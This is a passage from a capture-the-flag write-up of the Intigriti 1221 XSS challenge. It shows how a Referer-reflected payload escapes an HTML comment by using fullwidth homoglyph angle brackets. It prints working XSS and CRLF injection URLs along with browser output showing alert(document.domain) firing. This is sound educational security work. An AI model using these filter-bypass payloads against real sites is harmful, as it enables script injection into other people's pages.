http://localhost/index.php/--><script>alert()</script>?target=https://challenge-1221.intigriti.io/challenge/index.php?payload=anything

After the redirect we see following output:


challenge-1221.intigriti.io/challenge/index.php?payload=anything
Click the cracker to pull it apart
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse

```
<!DOCTYPE html>
<html>
 <head>…</head>
 <body> flex
   <div id="snow">…</div>
   <div id="crackerWrapper">
     <h1 id="message">…</h1>
     <div id="jokeWrap" hidden="hidden">
       <form action="index.php" method="get">…</form>
       <h4 id="punchline">
         "Result: anything " == $0
         <!-- Referer: http://localhost/index.php/--&lt;&gt;script&lt;alert()&gt;/script&lt;?target=https://challenge-1221.intigriti.io/challenge/index.php?payload=anything -->
       </h4>
     </div>
     <div id="leftCracker">…</div>
     <div id="rightCracker">…</div>
   </div>
   <h1 class="instructions">Click the cracker to pull it apart</h1>
   <script src="xmas.js"></script>
 </body>
</html>
```

Bad luck it does not work due to our < and > being encoded. Here I got stuck for several hours.

I tried to inject HTML entities for example:

&lt; = %26lt%3B = <
&gt; = %26gt%3B = >

Even at a certain moment was thinking about CRLF injection and trying to double the Referer header for example:

https://book.hacktricks.xyz/pentesting-web/crlf-0d-0a

http://localhost/index.php/**%0d%0a%0d%0aReferer:http://test.com%0d%0a%0d%0a**?target=https://challenge-1221.intigriti.io/challenge/index.php?payload=anything

I spend a lot of time on this CRLF injection possibilities but nothing worked.

What I did notice was that the challenge seemed to react to %20 (space) and other URL encoded characters between the HTML comment which should normally not be I guess.

Almost desperate not able to bypass the missing < and > characters I started to try again different encodings and bumped via Google into this post by irongeek:


https://www.irongeek.com/homoglyph-attack-generator.php

Homoglyphs are input "look a like" characters. **I really thought this would be a useless attempt but persistence is really important in challenges like these. Never give up and keep trying anything. You never know how the application will react**.

This page also gives a nice table: http://homoglyphs.net/

Ok lets try it (< and > are FullWidth Latin):


http://localhost/index.php/--＞test＜!--?target=https://challenge-1221.intigriti.io/challenge/index.php?payload=anything


challenge-1221.intigriti.io/challenge/index.php?payload=anything
Click the cracker to pull it apart
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse

```
<!DOCTYPE html>
<html>
 ▶<head>…</head>
 ▼<body> flex
   ▶<div id="snow">…</div>
   ▼<div id="crackerWrapper">
     ▶<h1 id="message">…</h1>
     ▼<div id="jokeWrap" hidden="hidden">
       ▶<form action="index.php" method="get">…</form>
       ▼<h4 id="punchline">
...       "Result: anything " == $0
          <!-- Referer: http://localhost/index.php/-->
          "test"
          <!--?target=https://challenge-1221.intigriti.io/challenge/index.php?payload=anything -->
        </h4>
      </div>
     ▶<div id="leftCracker">…</div>
     ▶<div id="rightCracker">…</div>
    </div>
    <h1 class="instructions">Click the cracker to pull it apart</h1>
    <script src="xmas.js"></script>
  </body>
</html>
```

We clearly see the web application does something unexpected. Our reflected payload seems to break into pieces where we use the FullWidth Latin < and >.

And even better they are not encoded:




```
<!DOCTYPE html>
<html>
 ▶<head>…</head>
 ▼<body> flex
   ▶<div id="snow">…</div>
   ▼<div id="crackerWrapper">
     ▶<h1 id="message">…</h1>
     ▼<div id="jokeWrap" hidden="hidden">
       ▶<form action="index.php" method="get">…</form>
       ▼<h4 id="punchline">
          "Result: anything "
          <!-- Referer: http://localhost/index.php/-->
          "test"
          <!--?target=https://challenge-1221.intigriti.io/challenge/index.php?payload=anything -->
        </h4>
      </div>
     ▶<div id="leftCracker">…</div>
     ▶<div id="rightCracker">…</div>
    </div>
    <h1 class="instructions">Click the cracker to pull it apart</h1>
    <script src="xmas.js"></script>
  </body>
</html>
```

But we are still not 100% sure if they will be accepted as “code” and execute what we want. The payload we tried earlier we can reuse but this time with the Full width Latin ＜ and ＞

http://localhost/index.php/--**＞＜script＞alert(document.domain)＜/script＞**?target=https://challenge-1221.intigriti.io/challenge/index.php?payload=anything


REMARK: TO MAKE THIS WORK HOST THE PHP PAGE SHOWN EARLIER ONTO YOUR OWN COMPUTER WITH MAMP OR HOST IT ON AN EXTERNAL WEBSERVER!

Chrome:


challenge-1221.intigriti.io/challenge/index.php?payload=anything
challenge-1221.intigriti.io says
challenge-1221.intigriti.io
OK
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse

```
<!DOCTYPE html>
<html>
 ▸<head>…</head>
 ▾<body>
    <div id="snow"></div>
   ▾<div id="crackerWrapper">
     ▸<h1 id="message">…</h1>
     ▾<div id="jokeWrap" hidden="hidden">
       ▸<form action="index.php" method="get">…</form>
       ▾<h4 id="punchline">
          "Result: anything "
          <!-- Referer: http://localhost/index.php/--> == $0
          <script>alert(document.domain)</script>
        </h4>
      </div>
    </div>
  </body>
</html>
```

Firefox:


https://challenge-1221.intigriti.io/challenge/index.php?payload=anything
challenge-1221.intigriti.io
challenge-1221.intigriti.io
OK